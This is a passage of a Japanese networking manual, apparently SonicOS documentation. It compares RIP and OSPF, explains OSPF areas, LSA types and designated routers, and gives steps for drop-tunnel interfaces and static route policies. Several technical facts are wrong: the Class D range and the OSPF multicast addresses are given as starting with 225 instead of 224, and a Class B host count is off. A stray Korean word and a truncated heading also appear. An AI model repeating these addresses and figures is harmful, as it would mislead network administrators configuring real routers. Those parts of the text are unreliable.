
トピック:

- [プロトコル種別](#)
- [最大ホップ数](#)
- [スプリット ホライズン](#)
- [ポイズン リバース](#)
- [ルーティング テーブル更新](#)
- [サブネット サイズのサポート](#)
- [自律システム トポロジ](#)

プロトコル種別

RIP などの距離ベクトル プロトコルがホップ数のみに基づいてルーティング メトリックを決めているのに対して、OSPF などのリンク状態プロトコルではメトリックを決めるときにリンクの状態を考慮に入れます。例えば、OSPF では参照帯域幅 (既定では 100Mbit) をインターフェース速度で割ってインターフェース メトリックを決めており、リンクの速度が速くなればなるほど、コストが低くなり、的確なパスが選択される確率が高くなります。コストが最も低いルートを決めるためのネットワーク例に示したサンプル ネットワークを考えます。

コストが最も低いルートを決めるためのネットワーク例



前述の「コストが最も低いルートを決めるためのネットワーク例」のサンプル ネットワークでは、ホスト A が RIP を使用してホスト B に到達しようとした場合、コストが最も低いルートはルータ A からルータ B となり、比較的低速の 64kbps リンクを通ることになります。OSPF を使用すると、ルータ A からルータ B へのコストが 1562 になるのに対して、ルータ A からルータ C、ルータ D、ルータ B へのへのコストは 364 で、優先ルートになります。

最大ホップ数

RIP ではホップ数を 15 までとしており、設定が間違っていたり収束が遅かったりしたために不適切なルーティング情報（例えば、情報が古いなど）がブロードキャストされてネットワークに伝播されても、ルーティング ループが発生しないようにしています。前述の例でルータ D とルータ E 間のリンクで障害が発生し（「**最大ホップ数**」を参照）、予防措置が取られていなかった場合を考えます。

- ルータ A のルーティング情報には、メトリックが 3 のルータ B またはルータ C を通ってネットワーク E に到達できると記載されています。
- ルータ D とルータ E 間のリンクで障害が発生し、ルータ A がルーティング情報をブロードキャストすると、ルータ B およびルータ C はメトリックが 4 のルータ A を通ってネットワーク E に到達できると判断します。
- ルータ B およびルータ C がこの情報をブロードキャストし、ルータ D に届くため、ルータ D はメトリックが 5 のルータ B またはルータ C を通ってネットワーク E に到達できると判断します。
- このループは、ホップ数が 16（無限）になるまで続きます。

このような状況になったときによく取られる措置にはこのほか、次のように RIP を使用したものがあります。

- スプリットホライズンルーティング テーブル更新
- ポイズン リバース
- ルーティング テーブル更新

- サブネット サイズのサポート
- 自律システムトポロジ

スプリット ホライズン

あるインターフェースから学習したルーティング情報をそのインターフェースには送り返さないという予防メカニズムです。これは一般に、ブロードキャストリンクでは正しく機能しますが、フレームリレーのように、単一のリンクを使用して2つの自律システムに到達できる非ブロードキャストリンクでは正しく機能しません。

ポイズンリバー

ルートポイズニングとも呼ばれ、スプリットホライズンを拡張したものです。ネットワークにメトリック16(到達不能)を通知して、誤ったバックアップルートが伝播されないようにします。

OSPFでは、ネットワークの状況が変化すると、ルーティングテーブル全体を通知するのではなく、一般にリンク状態更新を送信するだけにとどまるため、ホップ数を制限する必要はありません。これは、収束速度を高め、更新トラフィックを減らし、ホップ数を無限にできることから、大規模なネットワークでは大きな利点となります。

ルーティングテーブル更新

上記のとおり、ルーティングテーブル全体を送信すると、収束が遅くなり、帯域幅の使用率が増え、ルーティング情報が古くなる確率が高まるという問題を引き起こします。RIPv1は所定の間隔(通常30秒ごと)でルーティングテーブル全体をブロードキャストし、RIPv2はブロードキャストまたはマルチキャストが可能であり、OSPFはネットワークファブリックの状況が変化したときには常にリンク状態更新のみをマルチキャストします。OSPFにはこのほか、更新をネットワーク全体に送信しなくてもすむように、マルチアクセスネットワーク(その概念については後の説明を参照)で隣接関係を形成するのに指名ルータ(DR)を使用するという利点もあります。

サブネット サイズのサポート

ネットワークがクラスA、クラスB、およびクラスC(後にDおよびE)に厳密に分類されたときに初めてRIPv1が実装されました。

クラス A	1.0.0.0 から 126.0.0.0 まで (0.0.0.0 と 127.0.0.0 は予約済み)
	<ul style="list-style-type: none"> • 左端ビット 0; 7 個のネットワークビット; 24 個のホストビット • 0nnnnnnn hhhhhhhh hhhhhhhh hhhhhhhh (8 ビットのクラスフル ネットマスク) • 126 個のクラス A ネットワーク、それぞれのネットワークに 16,777,214 個のホスト
クラス B	128.0.0.0 ~ 191.255.0.0
	<ul style="list-style-type: none"> • 左端ビット 10; 14 個のネットワークビット; 16 個のホストビット • 10nnnnnn nnnnnnnn hhhhhhhh hhhhhhhh (16 ビットのクラスフル ネットマスク) • 16,384 個のクラス B ネットワーク、それぞれのネットワークに 65,532 個のホスト
クラス C	192.0.0.0 ~ 223.255.255.0
	<ul style="list-style-type: none"> • 左端ビット 110; 21 個のネットワークビット; 8 個のホストビット

	<ul style="list-style-type: none"> • 110nnnnn nnnnnnnn nnnnnnnn hhhhhhhh (24ビットのクラスフル ネットマスク)
	<ul style="list-style-type: none"> • 2,097,152 個のクラス C ネットワーク、それぞれのネットワークに 254 個のホスト
クラス D	225.0.0.0 ~ 239.255.255.255 (マルチキャスト)
	<ul style="list-style-type: none"> • 左端ビット 1110;28 個のマルチキャスト アドレス ビット
	<ul style="list-style-type: none"> • 1110nnnnn nnnnnnnnnn nnnnnnnnnn nnnnnnnnnn
クラス E	240.0.0.0 ~ 255.255.255.255 (予約済み)
	<ul style="list-style-type: none"> • 左端ビット 1111;28 個の予約済みアドレス ビット
	<ul style="list-style-type: none"> • 1111rrrrr rrrrrrrrr rrrrrrrrr rrrrrrrrr

このアドレス割り当ての方法は、セグメント分割 (サブネット) の方法でも、VLSM (可変長サブネット マスク) の手段による集約 (スーパーネットまたは CIDR (Classless Inter-Domain Routing)) でも柔軟性を提供しないため、極めて非効率的であることがわかっています。

RIPv2 および OSPF でサポートされる VLSM を使用すると、クラスを使用しないネットワーク表現で大きなネットワークをより小さなネットワークに分割することができます。

例えば、クラスフル 10.0.0.0/8 ネットワークを取り、/24 ネットマスクを割り当てます。このサブネットでは、ホスト範囲からネットワーク範囲に追加の 16 ビットが割り当てられます (24 - 8=16)。このサブネットで提供される追加のネットワーク数を計算するには、2 の追加のビット数乗を計算します ($2^{16}=65,536$)。つまり、1,670 万のホスト (通常ほとんどの LAN が必要な数以上) を含む 1 つのネットワークを持つことなく、それぞれが 254 の使用可能なホストを含む 65,536 のネットワークを持つことができます。

VLSM は、次のようにルート集約 (CIDR) も可能にします。

例えば、8 個のクラス C ネットワーク、192.168.0.0/24 ~ 192.168.7.0/24 がある場合に、各ネットワークへの別々のルート ステートメントを定義するのではなく、それらすべてを包含する 192.168.0.0/21 への単一のルートを指定できます。

この機能を使用すると、IP アドレス空間のより効率的で柔軟性のある割り当てを実現できるばかりでなく、ルーティング テーブルとルーティング アップデートを小規模に維持することもできます。

自律システムトポロジ

自律システム (AS) は、共通の管理制御下にあり、同じルーティング特性を共有するルータのコレクションです。自律システムのグループがルーティング情報を共有する場合、これらのシステムは一般に自律システムの連合と呼ばれます。(RFC1930 と RFC975 は、これらの概念を詳細に扱っています)。簡単に言えば、AS は設定の共通性に基づいて物理ネットワーク要素を包含する論理上の区別です。

RIP と OSPF に関しては、RIP 自律システムをセグメント分割することはできません。また、すべてのルーティング情報は AS を介して通知 (ブロードキャスト) される必要があります。これは、管理が困難になり、過剰なルーティング情報トラフィックを招く可能性があります。一方 OSPF は、エリアの概念を採用し、論理的に管理可能なセグメント分割で AS 内での情報の共有を制御できるようにします。エリア ID は管理上の識別子です。OSPF エリアは、バックボーン エリア (エリア 0 または 0.0.0.0) で始まり、他のすべてのエリアは、このバックボーン エリアに接続する必要があります (例外あり)。ルーティング AS をセグメント分割するこの機能は、管理するには大きくなりすぎないように、またルータを扱うには計算が多用されすぎないようにするうえで役に立ちます。

OSPF の条件

OSPF の設定やメンテナンスは RIP よりもかなり複雑です。OSPF ルーティング環境を理解するには、次の概念が重要です。

- **リンク状態** — リンク状態は OSPF に関係しています。リンクはルータ上の送信インターフェースであり、状態にはそのコストなどインターフェースの特性が記述されています。リンク状態は、リンク状態通知 (LSA) の形式で送信されます。これは、5 種類の OSPF パケットの 1 つであるリンク状態更新 (LSU) パケット内に含まれます。
- **コスト** — 特定のリンクに沿ってパケットを送信するために必要な定量化されたオーバーヘッド。コストは、基準帯域 (通常 100Mbit、または 10^8 ビット) をインターフェースの速度で除算して計算されます。コストが低いほど、リンクはより適切になります。一部の一般的なパスコストを「[インターフェースごとのコスト計算](#)」

インターフェースごとのコスト計算


インターフェース	10^8 (100Mbit) で除算=OSPF コスト
ファースト イーサネット	1
イーサネット	10
T1 (1.544Mbit)	64
DSL (1Mbit)	100
DSL (512Kbps)	200
64Kbps	1562
56Kbps	1785

- **エリア** — 共通のリンク状態データベースを共有することを目的とする OSPF ルータのグループで構成されるネットワーク。OSPF ネットワークは、バックボーン エリア (エリア 0 または 0.0.0.0) の周辺に構築され、仮想リンクを使用する (通常、推奨されていません) 場合を除き、他のすべてのエリアはバックボーン エリアに接続する必要があります。エリアの割り当ては、OSPF ルータ上のインターフェースに固有です。言い換えると、複数のインターフェースを含むルータは同じエリアや異なるエリア用に設定されたインターフェースを持つことができます。
- **近隣** — 一般的なネットワーク セグメント上の OSPF ルータは、Hello パケットを送信することで近隣ルータになることができます。Hello パケットは通知と ID の形式で機能し、2 つの OSPF ルータが特定の特性の共通する組み合わせを共有している場合、これらのルータがもう一方のルータの Hello パケットにあるルータ ID を確認して近隣ルータとなります。Hello パケットは、DR (指定ルータ) および BDR (バックアップ指定ルータ) の選出プロセスでも使用されます。2 つのルータが近隣ルータになるには、次の共通する特性を持っている必要があります。
 - **エリア ID** — エリア ID は、32 ビット値を使用して OSPF エリアを識別します。これは一般に IP アドレス形式で表されます。OSPF は、動作するためにバックボーン エリア、エリア 0 (または 0.0.0.0) を最小限度必要とします。
 - **認証** — 認証の種類は、一般に、なし、単純な文字列、または MD5 に設定できます。単純な文字列は保護なしで送信されるので、認証を識別にのみ使用する必要があります。セキュリティを考慮する場合は、MD5 を使用する必要があります。
 - **タイマ間隔** — Hello 判断間隔と Dead 判断間隔は同じである必要があります。「Hello 送出間隔」は、Hello パケットから次の Hello パケットが送信されるまでの秒数 (キープアライブ機能として利用される) を指定します。「Dead 判断間隔」は、Hello パケットの受信がなくなった場合にルータを使用不能と見なすまでの秒数を指定します。

- **スタブ エリア フラグ** – 「スタブ エリア」は、1つの送出ポイントのみを必要とするため、外部リンク通知の完全なリストを必要としません。2つの潜在的な近隣ルータ上のスタブ エリア フラグは、不適切なリンク状態の交換を避けるために同じである必要があります。近隣に影響を及ぼすもう1つの要因はネットワークの種類です。OSPF は、次に示すネットワークの3つの種類を認識します。
 - **ブロードキャスト** – 例えば、イーサネット。ブロードキャスト ネットワークでは、ブロードキャスト ドメインにある他のすべてのルータと近隣を確立できます。
 - **ポイント ツー ポイント** – 例えば、シリアル リンク。ポイント ツー ポイント (またはポイント ツー マルチポイント) ネットワークでは、リンクの一端にあるルータと近隣関係を確立できます。
 - **NBMA (Non-Broadcast Multiple Access)** – 例えば、フレーム リレー。NBMA ネットワークでは、近隣を明示的に宣言する必要があります。
- **リンク状態データベース** – リンク状態データベースは、エリア内で隣接関係を形成している近隣 OSPF により送受信される LSA で成り立っています。データベースが作成されると、データベースには所定のエリアのすべてのリンク状態情報が含まれます。この時点で最短パス優先 (SPF) アルゴリズムが適用され、接続されているすべてのネットワークへの最適なルートがコストに基づいて決定されます。SPF アルゴリズムは、すべてのルータをグラフ内の頂点と見なして各頂点間のコストを計算する Dijkstra のパス検索アルゴリズムを採用しています。
- **隣接関係** – OSPF ルータは、隣接するルータと LSA を交換して LSDB を作成します。隣接関係は、ネットワークの種類に応じて種々の方法で形成されます (前述の「近隣」を参照)。一般にネットワークの種類は、ブロードキャスト (例えば、イーサネット) です。このため、隣接関係はハンドシェイクのような方法で OSPF パケットを交換することで形成されます (下記の「OSPF パケットの種類」を参照)。隣接するルータ、OSPF ルータを含むセグメント (ブロードキャスト ドメイン) 間で交換される情報の量を最小にするには、Hello パケットを使用して指定ルータ (DR) およびバックアップ指定ルータ (BDR) を選択します。
- **DR (指定ルータ)** – マルチアクセス セグメント上では、OSPF ルータが DR および BDR を選択し、セグメント上の他のすべてのルータは DR と BDR との隣接関係を形成します。DR 検出はルータの OSPF 優先順位に基づきます。この優先順位は 0 (DR には不適格) から 255 までの値に設定できます。高い優先順位を持つルータが DR になります。優先順位が同じ場合、最も高いルータ ID (インターフェース アドレス指定に基づく) を持つルータが採用されます。ルータが DR になると、そのルータが利用不可になるまではその役割をめぐって競争が生じることはありません。

次に、セグメント上の可能性のある各ペ어링の組み合わせ間ではなく、これらの隣接関係にまたがる LSU 内で LSA が交換されます。「ルーティングの隣接関係: 指定ルータ (DR)」を参照してください。リンク状態の更新は、DR 以外のルータによりマルチキャスト アドレス 225.0.0.6 に送信されます。このアドレスは、RFC1583 が割り当てた「OSPF 指定ルータ」アドレスです。これらの更新は、すべてのルータが LSA を受信できるようにマルチキャスト アドレス 225.0.0.5「OSPF 全ルータ」にも行き渡ります。

ルーティングの隣接関係: 指定ルータ (DR)




- **OSPF パケットの種別** — OSPF パケットには、次に示す 5 つの種別があります。
 - **Hello (OSPF 種別 1)** — 近隣 OSPF ルータとの関係を確立および維持し、指定ルータを選出するために一定の間隔で送信されます。(LSDB 同期の初期化および 2 ウェイフェーズ中に送信)。
 - **データベース記述 (OSPF 種別 2)** — 隣接関係を形成中に OSPF ルータ間で送信されます。LSDB 同期の EXstart フェーズ中に、DD パケットは LSA の追跡に使用される ISN (初期シーケンス番号) を確立し、近隣 OSPF ルータ間でマスタ/スレーブ関係を確立します。LSDB 同期の交換フェーズでは、これらのパケットはリンク状態通知の短いバージョンを含んでいます。DD 交換は、複数のパケットにわたることができるため、これらのパケットはポール (マスタ) と応答 (スレーブ) の形式で交換され、完全性が確保されます。
 - **リンク状態要求 (OSPF 種別 3)** — LSDB 同期の読み込みフェーズ中に、近隣ルータからのデータベース更新を要求する LSR パケットが送信されます。これは、隣接関係を確立する最終手順です。
 - **リンク状態更新 (OSPF 種別 4)** — リンク状態要求に対する応答で送信されます。LSU パケットはリンク状態通知を使用して隣接関係を行き渡らせて LSDB 同期を実現します。
 - **リンク状態確認応答 (OSPF 種別 5)** — LSA フラッドの信頼性を確保するために、すべての更新は確認されます。
- **リンク状態通知 (LSA)** — LSA には、次の 7 つの種別があります。
 - **タイプ 1 (ルータリンク通知)** — OSPF ルータにより送信され、このルータが属する各エリアへのリンクを記述します。種別 1 LSA は、ルータのエリアのみに行き渡ります。
 - **種別 2 (ネットワークリンク通知)** — ネットワーク内のルータのセットを記述するためにエリアの DR により送信されます。種別 2 LSA は、ルータのエリアのみに行き渡ります。
 - **種別 3 (概要リンク通知)** — ABR (領域境界ルータ) によりエリア全体に送信され、エリア内のネットワークを記述します。種別 3 LSA は、ルート統合のためにも使用され、完全スタブ エリアには送信されません。
 - **種別 4 (AS 概要リンク通知)** — ABR (エリア境界ルータ) によりエリア全体に送信され、異なる AS 内のネットワークを記述します。種別 4 LSA はスタブ エリアには送信されません。
 - **種別 5 (AS 外部リンク通知)** — ASBR (自律システム境界ルータ) により送信され、異なる AS 内のネットワークへのルートを記述します。種別 5 LSA はスタブ エリアには送信されません。外部リンク通知には、次の 2 つの種別があります。
 - **外部種別 1** — 種別 1 のパケットは、リンクの測定基準を計算するとき内部リンクコストを外部リンクコストに追加します。同じ送信先に向かう場合、種別 1 ルートは種別 2 ルートよりも常に優先されます。

- **外部種別 2** – 種別 2 パケットは測定基準を求めるために外部リンクコストのみに使用されます。通常、種別 2 は外部 AS へのパスが 1 つだけある場合に使用されます。
- **種別 6** (マルチキャスト OSPF または MOSPF) – 送信元/送信先ルーティングと呼ばれます。これは、送信先のみに基づいてルーティングを行う多くのユニキャスト データグラム転送アルゴリズム (OSPF など) とは対照的です。MOSPF の詳細については、「RFC1584 – Multicast Extensions to OSPF」を参照してください。
- **種別 7** (NSSA AS 外部リンク通知) – NSSA の一部である ASBR により送信されます (「スタブ エリア」を参照)。
- **スタブ エリア** – スタブ エリアは、最適なルートではなく 1 つのパスのみを必要とするエリアです。これは、1 つの送出ポイントのみを持つエリアであったり、SPF 最適化が必要ではないエリアとすることができます。スタブ エリアのすべてのルータは、完全な状態データベースを受信したり、SPF ツリーを計算したりすることのないスタブ ルータとして構成される必要があります、概要リンク情報のみを受信します。

スタブ エリアには次の種別があります。

- **スタブ エリア** – 標準的なスタブ エリアであり、LSA 種別 5 (AS 外部リンク通知) を除くすべての LSA を受信します。これは、LSDB を小規模に維持するうえで役に立ち、ルータ上での計算オーバーヘッドを減らします。
 - **完全スタブ エリア** – LSA 種別 3 (概要リンク)、4 (AS 概要リンク)、および 5 が通過しない特殊な種類のスタブ エリアです。エリア内のルートのみおよび既定のルートが完全スタブ エリア内に通知されます。
 - **NSSA (準スタブ エリア)** – RFC3101 で説明されている NSSA は、種別 7 LSA (NSSA AS 外部ルート) を使用して外部ルートを NSSA エリア内に行き渡らせることができるようにするハイブリッドスタブ エリアですが、種別 5 LSA を他のエリアから受け入れません。NSSA は、異なる IGP (RIP など) を実行しているリモート サイトを OSPF サイトに接続するときに役立ちます。ここでは、リモート サイトのルートをメイン OSPF サイトに配布し直す必要はありません。また、NSSA ABR (エリア境界ルータ) には、種別 7 LSA を種別 5 LSA に変換する機能もあります (SonicOS CLI からのみ可能です)。
- **ルータの種別** – OSPF では、ルータの役割を基にルータを 4 つの種別に分類しています。「**OSPF 認定ルータの種別の例**」。

OSPF 認定ルーターの種別の例



- **IR (内部ルーター)** – インターフェイスがすべて同じエリア内に含まれるルーター。内部ルーターの LSDB にはそのエリアの情報のみが含まれます。
- **ABR (エリア ボーダ ルーター)** – インターフェイスが複数のエリアにあるルーター。ABR は接続先の各エリアの LSDB を維持し、通常その 1 つがバックボーンです。
- **バックボーン ルーター** – エリア 0 のバックボーンに接続されたインターフェイスがあるルーター。
- **ASBR (自律システム境界ルーター)** – AS から OSPF AS に外部ルーティング情報を通知する OSPF AS 以外 (RIP ネットワークなど) に接続されたインターフェイスがあるルーター。

ドロップトンネル インターフェイス

ドロップトンネル インターフェイスは、設定されたルートがダウンしている場合に、トラフィックが誤ったルートで送信されるのを阻止します。ドロップトンネル インターフェイスに送信されたトラフィックは、装置から外へ出ることはなく、破棄されたように見えます。

ドロップトンネル インターフェイスは、単独でも使用できますが、VPN トンネル インターフェイスと組み合わせて使用してください。静的ルートがトンネル インターフェイスにバインドされている場合、SonicWall は、ドロップトンネル インターフェイスにバインドされている静的ルートと同じネットワークトラフィックに対して設定することを推奨します。このようにすると、トンネル インターフェイスがダウンしたときに、2 番目の静的ルートが使用され、トラフィックは実質的に破棄されます。これにより、データが平文のまま別のルートに転送されるのを防止できます。

VPN トンネル インターフェイスを使用してルートを設定すると、トンネルが一時的にダウンした場合、対応するルート登録も無効化されます。SonicOS は、VPN 保護ネットワークに向かう、接続の新しいルート登録を探し出します。リモート VPN ネットワークへのバックアップリンクがない配備では、それ以外の適切なルート登録が使用できません。そのためトラフィックは誤ったルート登録 (通常、デフォルト ルート) に送信され、そこで内部データが暗号化されずに送信されるというようなセキュリティ上の問題が生じます。

バックアップリンクのない配備では、次の例のようにルート テーブルを設定することを検討してください。

```
route n: local VPN network(source), remote VPN network(destination), VPN TI(egress_if)
```

```
route n+1: local VPN network(source), remote VPN network(destination), Drop If
(egress_if)
```

VPNトンネル インターフェースをこの例のように設定すると、トラフィックはドロップ インターフェースと一致するので、送出されません。VPNトンネル インターフェースが再開すると、トラフィックも再開します。

アプリベースのルーティング

アプリベースのルーティングは、トラフィックがルートテーブルで指定されたネクスト ホップから代替パスを使用できるようにする一種の PBF (ポリシーベース転送) ルールであり、通常、セキュリティまたはパフォーマンス上の理由で送信インターフェースを指定するために使用されます。

アプリベースのルート登録 (ルート エントリ) が作成されると、最初は装置にアプリケーションを識別するのに十分な情報がないため、ルート エントリを強制できません。さらにパケットが到着すると、装置はアプリケーションを判別し、App-ID キャッシュに内部エントリを作成します。これはセッションの間保持されます。同じ送信先 IP アドレス、送信先ポート、およびプロトコル ID で新しいセッションが作成されると、装置はアプリケーションを初期セッションから同じものとして識別し、アプリベースのルートを適用できます。したがって、完全には一致せず、同じアプリケーションではないセッションは、アプリベースのルートに基づいて転送できません。

この機能は、ゲートウェイ AV/アンチスパイウェア/侵入防御/アプリケーション制御/アプリケーション可視化がライセンスされ、アプリケーション制御が「[ポリシー | ポリシー & ルール > アプリケーション制御](#)」で有効になっている場合にのみ使用可能です。

ルールとポリシー > ルーティング ルール

ルータをインターフェースに配置している場合は、「[ポリシー | ルールとポリシー > ルーティング ルール](#)」ページで SonicWall 装置に静的ルートを設定します。送信元アドレス、送信元ネットマスク、送信先アドレス、送信先ネットマスク、サービス、インターフェース、ゲートウェイ、およびメトリックに基づいてルートが決まるように、静的ルーティング ポリシーに静的ルーティング エントリを作成できます。この機能を使用すると、多数のユーザ定義変数に基づいて、転送元から転送先に至るルートを完全に制御できます。

トピック:

- [ルーティング ルールの設定](#)

ルーティング ルールの設定

インターフェースにルータを配置している場合は、事前に定義された特定の送信先にネットワークトラフィックをルーティングするように SonicWall 装置を設定できます。インターフェースに接続されたネットワークが、サイズまたは実用面を考慮して、複数のサブネットに分割されている場合は、静的ルートを定義する必要があります。サブネットは、例えば、会社のある部署 (経理など) を LAN、DMZ または WAN の他の部分でのネットワークトラフィックから分離するために作成できます。

静的ルートを設定するときに、必要に応じてルートのネットワーク監視ポリシーを設定できます。ネットワーク監視ポリシーを使用すると、ポリシーのプロンプトの状態に基づいて、静的ルートが動的に無効または有効になります。詳細については、「[プロンプトに対応したポリシー ベース ルーティングの設定](#)」を参照してください。

トピック:

- 静的ルートの追加
- プローブに対応したポリシーベース ルーティングの設定

静的ルートの追加

静的ルートを追加するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > ルーティング ルール」ページに移動します。

一般		検索				次のホップ				ブローブ	操作
名前	送信元	送信先	サービス	アプリケーション	インターフェース	ゲートウェイ	メ...	種別	種別	ブローブ	クラス
Route Policy_2	すべて	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff/128	すべて	すべて	X0	:	20	標準			既定
Route Policy_4	すべて	255.255.255.255/32	すべて	すべて	X0	0.0.0.0	20	標準			既定
Route Policy_6	すべて	X1 Default Gateway	すべて	すべて	X1	0.0.0.0	20	標準			既定
Route Policy_3	すべて	X0 サブネット	すべて	すべて	X0	0.0.0.0	20	標準			既定
Route Policy_5	すべて	X1 サブネット	すべて	すべて	X1	0.0.0.0	20	標準			既定
Route Policy_8	すべて	X2 サブネット	すべて	すべて	X2	0.0.0.0	20	標準			既定
Route Policy_7	X1 IP	すべて	すべて	すべて	X1	X1 Default Gateway	20	標準			既定
Route Policy_9	すべて	0.0.0.0/0	すべて	すべて	X1	192.168.95.1	20	標準			既定
Route Policy_1	すべて	::/0	すべて	すべて	X1	:	255	標準			既定

2. 「+ 追加」(左下隅にあります) をクリックします。「ルートポリシーの追加」ダイアログが表示されます。

ポリシー基準のルーティング ルールの追加

名前: 種類: IPv4 IPv6

タグ:

説明:

検索 | 次のホップ種別 | 詳細 | ブローブ

送信元:

送信先:

サービス アプリケーション

サービスオブジェクト:

図の表示

3. 「検索」ビューで、このルートポリシーのわかりやすい名前を「名前」に入力します。
4. 「コメント」フィールドに、わかりやすいコメントを入力します。
5. 「種別」を「IPv4」または「IPv6」に指定します。
6. 「送信元」で、送信元のアドレスオブジェクトを選択します。
7. 「送信先」で、送信先アドレスオブジェクトを選択します。
8. 「サービスオブジェクト」で、ルーティングされるサービスの種別を指定します。
9. 「保存」をクリックするか、クリック操作で「次のホップ」ビューに移動して設定を続行します。
10. ルートの種別を選択します。
 - 標準ルート(既定)
 - マルチパスルート
 - SD-WAN ルート
11. これらのパケットのルーティングで通るインターフェースを「インターフェース」で選択します。

12. これらの設定に一致するパケットに対してゲートウェイとして動作するアドレスオブジェクトを「ゲートウェイ」で選択します。
13. 「メトリック」フィールドで RIP メトリックを指定します。
14. 「保存」をクリックするか、クリック操作で「詳細」ビューに移動して設定を続行します。
15. 必要に応じて、「インターフェースが切断された時にルートを無効にする」を選択します。
16. VPNトンネルの実行時に静的ルートよりも一致する VPN ネットワークを優先するには、「VPN パスの優先を許可する」を選択します。このオプションは、既定では選択されていません。
17. 「TOS (16 進)」フィールドに TOS 16 進値を入力します。
18. 「TOS マスク (16 進)」フィールドに TOS マスクの 16 進値を入力します。
19. 「管理距離」に値を入力するか、「自動」を選択して管理距離が自動的に作成されるようにします。
20. 「保存」をクリックするか、クリック操作で「プローブ」ビューに移動して設定を続行します。
21. 「プローブ」でプローブ種別を選択します。既定は「なし」です。プローブ種別が選択されている場合、追加のオプションが使用可能になります。
22. 「プローブが成功した時にルートを無効にする」を選択します。このオプションは、既定では選択されていません。
23. 「既定の状態がアップであることをプローブする」を選択します。
24. 設定が終了したら、「保存」をクリックします。選択した SonicWall 装置に対するルート設定が行われます。

プローブに対応したポリシーベース ルーティングの設定

必要に応じて、ルートのネットワーク監視ポリシーを設定できます。ネットワーク監視ポリシーを使用すると、ポリシーのプローブの状態に基づいて、静的ルートが動的に無効または有効になります。

IPv6 に対してポリシーベースのルーティングを完全にサポートするには、「ポリシー | ルールとポリシー > ルーティング ルール」ページでルートポリシーに対して IPv6 アドレスオブジェクトとゲートウェイを選択します。IPv6 アドレスオブジェクトは「ルートポリシー」テーブルの「送信元」、「送信先」、「ゲートウェイ」列に表示されます。IPv6 に対するルーティングポリシーの設定は、IPv4 の場合とほぼ同じです。

ポリシーベースのルートを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > ルーティング ルール」ページに移動します。
2. 「+ 追加」(左下隅にあります) をクリックします。「ルートポリシーの追加」ダイアログが表示されます。

